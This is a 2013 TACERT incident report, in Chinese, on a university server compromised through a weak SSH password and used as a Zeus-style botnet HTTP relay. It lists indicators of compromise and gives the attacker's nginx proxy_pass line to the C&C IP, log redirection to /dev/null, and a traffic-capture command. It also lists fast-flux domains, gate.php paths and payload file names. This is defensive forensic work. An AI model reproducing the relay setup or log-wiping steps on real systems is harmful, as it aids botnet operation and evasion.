個案分析-

Botnet C&C 中繼站分析報告

TACERT 臺灣學術網路危機處理中心團隊製

2013/06

1. **被入侵主機資訊:**
   A. 作業系統: Debian Ubuntu
   B. IP: ***.***.164.154
   C. Hostname: hp712.ee. ***.edu.tw
   D. 開啟的 port 及運行的服務
      i. Port 80 : nginx http proxy
      ii. Port 22 : OpenSSH
2. **事件處理流程：**
   A. 2013/05/20：收到某大學圖資中心通報該主機可能遭入侵為殭屍網路中繼站(Botnet C&C Server)(事件單 23357)。
   B. 2013/05/20：至現場側錄流量，詢問使用者主機上線時間，帳號密碼等主機相關資訊，推測為帳號密碼遭破解而被植入惡意程式
   C. 2013/05/24： 回收流量，並且備份主機資料 /var/log/; /usr/local/nginx/; /root/; ifconfig; crontab; history...etc。
   D. 請使用者直接修改密碼，並刪除主機上的惡意程式
3. **被入侵原因及行為：**
   A. 使用者使用過於簡單字典字庫做帳號密碼。
   B. SSH 登入後即為 root 權限。
   C. 5/8 駭客植入客製後的 nginx 套件，並使用 port 80 作 http relay。
   D. 駭客在 usr/local/nginx/nginx.conf 中寫入 proxy_pass http://176.56.225.146:80/; 為 C&C server。
   E. 駭客將所有登入存取的 log 紀錄皆被導入/dev/null 以抹除記錄。
   F. 駭客同時利用小程式自動將網路流量 pcap 和 http relay log 存於資料夾。/usr/share/.doc/httpry.bin -i eth0 -o "${FILENAME}.log" -b "${FILENAME}.pcap
   G. 駭客錄製的 pcap 只有 filter http 流量，無 SSH 登入紀錄。
4. **透過 pcap 分析出有 6 筆異常 SSH 連入資訊。**
   A. Tor exit node 為一個代理出口節點，此 TOR（**The Onion Router**）是第二代洋蔥路由（onion routing）的一種實作，使用者透過 Tor 可以在網際網路上進行匿名交流。

Abnormal SSH IP	Country	City	Orgazination	Time
195.187.238.128	Poland	warsaw	research and academic networks	2013-May-20 20:08:42
24.43.123.80	US	palm springs	esp-inc	2013-May-20 21:54:19
199.48.147.38	US	san francisco	formless networking	2013-May-20 20:14:32
72.192.189.184	US	santee	cox communications	2013-May-20 19:00:21

199.91.135.140	US	Sunnyvale	Bluecoat Systems	2013-May-21 05:34:49
109.163.233.194	Romania		Tor exit node	2013-May-23 17:12

表一、異常 SSH 登入***.***.164.154 資訊

```
root@speech-HP-Compaq-dc7800p-Convertible-Minitower:~# who
guest-EQ7WUc tty7         2013-05-20 03:50
guest-EQ7WUc pts/0        2013-05-20 04:07 (:0.0)
speech   tty8         2013-05-20 04:27
speech   pts/1        2013-05-20 04:27 (:1)
speech   pts/2        2013-05-23 06:53 (ip7129.cm.nsysu.edu.tw)
root     pts/3        2013-05-23 09:12 (foto.ro1.torservers.net)
```

圖一、利用 who 指令發現有異常 IP 連入

```
;; QUESTION SECTION:
;foto.ro1.torservers.net.       IN      A

;; ANSWER SECTION:
foto.ro1.torservers.net. 5      IN      A       109.163.233.194

;; AUTHORITY SECTION:
torservers.net.         5       IN      NS      ns.headstrong.de.
torservers.net.         5       IN      NS      ns2.headstrong.de.
torservers.net.         5       IN      NS      ns3.headstrong.de.
```

圖二、透過 dig 指令解析出該網域名稱對應之 IP

5. C&C server :

A. IP 位址: 176.56.225.146

B. 國家: Netherlands

C. 組織: WeservIT Dedicated Server IP space

D. 透過 http proxy relay 至 C&C (176.56.225.146)的 bots 約有 78600 個。

E. 其中 BOTS 來自的國家約有 145 個。

F. 從側錄資料中發現至少有 10 個 C&C domain name 利用 fast-flux 做切換。

6. 中繼站網路架構圖

A. 在中繼站主機***.***.164.154 的側錄網路 pcap 檔至少可以看到三層的網路架構，第一層為遭受感染的殭屍電腦 Bots，第二層為中繼站主機群，第三層為中繼站的資料收容主機 C&C。

B. 第一層 Bots：藉由 http 方式將資料傳給中繼站，中繼站的 IP 選擇是透過網域名稱解析而知，不同的 bots 會選擇不同的 domain name 做連接。

C. 第二層中繼站主機群：


i. 主要負責將第一層殭屍電腦 bots 的資料 relay 至特定 C&C 主機，這些資料不會保存在中繼站裡。

ii. 中繼站群使用 Fast-flux 方式快速切換同一網域解析出的 IP，也就是一個網域名稱短時間內會對應到多個 IP 位址，反之同一 IP 也會被多個網域名稱所對應到。


iii. 這些網域的命名沒有特殊涵義，通常駭客不會讓這些網域名稱存活太久，因此許多網域名稱已經解析不出 IP

iv. 在該側錄的中繼站上得知至少有 10 個 domain name 會對應至此中繼站***.***.164.154。

D. 第三層 C&C 主機：主要收容中繼站 relay 來的資料，特定的 HTTP Proxy 中繼站會 relay 至單一個 C&C 主機，因為駭客會在中繼站的 http 直接設定指向特定 IP 176.56.225.146



圖三、HTTP Relay 網路架構圖



Step 1-1 : POST **condalinaradushko.ru**/file.php from zbot to 140.117.164.154
Step 1-2 : POST **condalinaradushko.ru**/file.php from 140.117.164.154 to 176.56.225.146

Step 2-1 : POST **ochengorit.ru**/new/gate.php from zbot to 140.117.164.154
Step 2-2 : POST **ochengorit.ru**/new/gate.php from 140.117.164.154 to 176.56.225.146

Step 3-1 : POST **confideracia.ru**/ from zbot to 140.117.164.154
Step 3-2 : POST **confideracia.ru**/ from 140.117.164.154 to 176.56.225.146

圖四、 HTTP Relay 資料架構圖

7. Fast-flux domain name:藍色為 http proxy。

Domain name	Mapping IP	Zbots	Content	Bots Countries
ochengorit.ru	***.***.164.154	49449	./files/config.dll	134
confideracia.ru condalinaradushko.ru	178.209.126.87 188.32.153.31 201.65.23.153 212.179.221.31 222.200.187.83 ***.***.164.154	18452	./files/gw01 ./files/cit_ffcookie.module ./files/cit_video.module	69
pizdecnujzno.ru	***.***.164.154	8840	./files/soft.exe ./files/config.dll	110
xenaidaivanov.ru	201.65.23.153 178.209.126.87 188.32.153.31 222.200.187.83 212.179.221.31 ***.***.164.154	1095	text/html	35
garohoviesupi.ru	***.***.164.154	915	text/html	11
condalinradishevo.ru	212.179.221.31 201.65.23.153 178.209.126.87 114.4.27.219 222.200.187.83 ***.***.164.154	437	./files/uh03 ./files/cit_video.module	8
toldia.com	***.***.164.154	311	./files/citfrtr_updates.msi	5
ernutkskiepro.ru	***.***.164.154	71	./files/uh03.exe	5
mifiesta.ru	114.4.27.219 124.9.128.164 188.32.153.31 201.65.23.153 99.61.57.201 ***.***.164.154	10	./ld/gate.php	8

8. 建議措施：

A. 遠端連線 SSH 的帳號密碼定時更新。

B. 限制最大權限管理者遠端登入之網段。

C. 密碼使用英數與特殊符號夾雜的較長字串。

D. 不與其他人共享帳號密碼。